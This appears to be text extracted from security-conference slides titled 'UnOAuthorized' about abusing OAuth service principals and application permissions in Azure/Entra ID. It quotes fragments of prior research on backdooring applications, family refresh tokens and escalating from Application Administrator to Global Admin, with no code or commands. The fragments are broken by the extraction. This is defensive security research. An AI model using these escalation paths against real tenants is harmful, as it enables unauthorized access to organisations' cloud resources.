




UnOAuthorized

Eric Woodruff
Senior Security Researcher
Semperis



Eric Woodruff
Sr. Security Researcher
Semperis



@ericonidentity.com



@ericonidentity



/in/ericonidentity



@ericonidentity@infosec.exchange

Background



Unauthorized



Unauthorized + OAuth 2.0

UnOAuthorized¹

¹ 🎩 h/t to myself, AI nor marketing helped with this name



Everything About Service Principals, Applications, And API Permissions

Posted on July 24, 2021 | by m365guy | Leave a comment

Automating application permission grant while avoiding AppRoleAssignment.ReadWrite.All

Sahil Malik · Follow
Published in Winsmarts.com · 5 min read · Apr 29, 2021

8

In a previous blogpost, [I had detailed out the steps for automating permission grants](#) (for both delegated and application permissions) from a headless process, i.e. in automation, using a managed identity or service principal. This is something you'd often use in DevOps.

There was a big downside in the approach I had outlined, it required you to grant AppRoleAssignment.ReadWrite.All to the automation account. To be fair, I did put a big warning there as follows.

THREAT ANALYSIS

AZURE REDIRECT URI TAKEOVER VULNERABILITY

How to Backdoor Azure Applications and Abuse Service Principals



October 26, 2021

If an attacker gains access to an Azure tenant (with sufficient permissions) they can add a "secret" or a "certificate" to an application. This will allow an attacker single-factor access to Azure allowing the

ment. Further, each application that exists within an Azure assigned/created. This happens every time an application principal account is basically an identity that's used by form automated actions.

because:

s do not have MFA
service principal account
ns in Azure (most companies have several)
through conditional access

create / register an application within an Azure portal; how
'et') and lastly, how to detect this. I tried to make this blog

Follow

I discussed Python tools. This is my personal blog (Azure) Active Directory internals, protocols and

t via outsidersecurity.nl

Taking over default application permissions as Application Admin

In my DEF CON and Troopers [talks](#) I mentioned a vulnerability that existed in Azure AD Application Admin or a compromised On-Premise Sync Account could escalate privileges using credentials to applications. When revisiting this topic I found out the vulnerability was not fixed by Microsoft, and that there are still methods to escalate privileges using default applications. In this blog I explain the why and how. The escalation is still possible since your is considered to be "by-design" and the

Abusing Family Refresh Tokens for Unauthorized Access and Persistence in Azure Active Directory

- Ryan Marcotte Cobb, CTU Special Operations
- Tony Gore, CTU Special Operations

Undocumented functionality in Azure Active Directory allows a group of Microsoft OAuth client applications to obtain special "family refresh tokens," which can be redeemed for bearer tokens as any other client in the family. We will discuss how this functionality was uncovered, the mechanism behind it, and various attack paths to obtain family refresh tokens. We will demonstrate how this functionality can be abused to access sensitive data. Lastly, we will share relevant information to mitigate the theft of family refresh tokens.

OWNING THE CLOUD




GLOBAL ADMIN

DOMAIN ADMIN



Setting the stage

Application Administrator role



Services

FileActionViewHelp

Services (Local)

Name	Description	Status	Startup Type	Log On As
ActiveX Installer (AxInstSV)	Provides U..		Manual	Local System
Agent Activation Runtime_...	Runtime for...		Manual	Local System
AllJoyn Router Service	Route AllJo...		Manual (Trigg...	Local Service
App Readiness	Gets apps re...		Manual	Local System
Application Identity	Determines ...	Running	Manual (Trigg...	Local Service
Application Information	Facilitates th...	Running	Manual (Trigg...	Local System
Application Layer Gatewa...	Provides sup...		Manual	Local Service
Application Management	Processes in...		Manual	Local System
AppX Deployment Service...	Provides inf...	Running	Manual (Trigg...	Local System
AssignedAccessManager...	AssignedAc...		Manual (Trigg...	Local System
Auto Time Zone Updater	Automatical...		Manual (Trigg...	Local Service
AVCTP service	This is Audi...	Running	Manual (Trigg...	Local Service
Background Intelligent Tra...	Transfers file...	Running	Automatic (D...	Local System
Background Tasks Infr...	Windows inf...	Running	Automatic	Local System
Base Filtering Engine	The Base Fi...	Running	Automatic	Local Service
BitLocker Drive Encryption...	BDESVC ho...	Running	Manual (Trigg...	Local System
Block Level Backup Engin...	The BENGL...		Manual	Local System
Bluetooth Audio Gateway...	Service supp...	Running	Manual (Trigg...	Local Service
Bluetooth Support Servic...	The Bluetoo...	Running	Manual (Trigg...	Local Service
Bluetooth User Support...	The Bluetoo...	Running	Manual (Trigg...	Local System
BranchCache	This service ...		Manual	Local System
BTErgoMouseNotifacio...		Running	Automatic	Local System
Capability Access Manager...	Provides faci...	Running	Manual (Trigg...	Local System
CaptureService_1d9330...	Enables opti...		Manual	Local System
Cellular Time	This service...		Manual (Trigg...	Local Service
Certificate Propagation	Copies user...	Running	Manual (Trigg...	Local System
Client License Service (Cli...	Provides infr...		Manual (Trigg...	Local System
Clipboard User Service_1d...	This user ser...	Running	Automatic (D...	Local System
Cloud Backup and Restore...	Monitors the...		Manual	Local System
CNG Key Isolation	The CNG ke...	Running	Manual (Trigg...	Local System
COM+ Event System	Supports Sy...	Running	Automatic	Local Service
COM+ System Application	Manages the...		Manual	Local System
Computer Browser	Maintains a...		Manual (Trigg...	Local System

ExtendedStandard

Services

FileActionViewHelp

Services (Cloud)

Name	Description	Status	Startup Type	Log On As
Office 365 Exchange Online		Running	Automatic	00000002-0000-0ff1-ce00-000000000000
Office 365 SharePoint Onli...		Running	Automatic	00000003-0000-0ff1-ce00-000000000000
Microsoft Teams		Running	Automatic	1fec8e78-bce4-4aaf-ab1b-5451cc387264
Azure Key Vault		Running	Automatic	589d5083-6f11-4d30-a62a-a4b316a14abf
Microsoft Office 365 Portal		Running	Automatic	00000006-0000-0ff1-ce00-000000000000
Azure Bastion		Running	Automatic	79d7fb34-4bef-4417-8184-ff713af7a679
Microsoft Intune		Running	Automatic	9cb77803-d937-493e-9a3b-4b49de3f5a74
Azure Portal		Running	Automatic	c44b4083-3bb0-49c1-b47d-974e53cbdf3c
Windows 365		Running	Automatic	0af06dc6-e4b5-4f28-818e-e78e62d137a5
M365 Admin Service		Running	Automatic	6b91db1b-f05b-405a-a0b2-e3f60b28d645

ExtendedStandard


Multi-tenant applications

Multi-tenant applications


Customer Tenant

Publisher Application

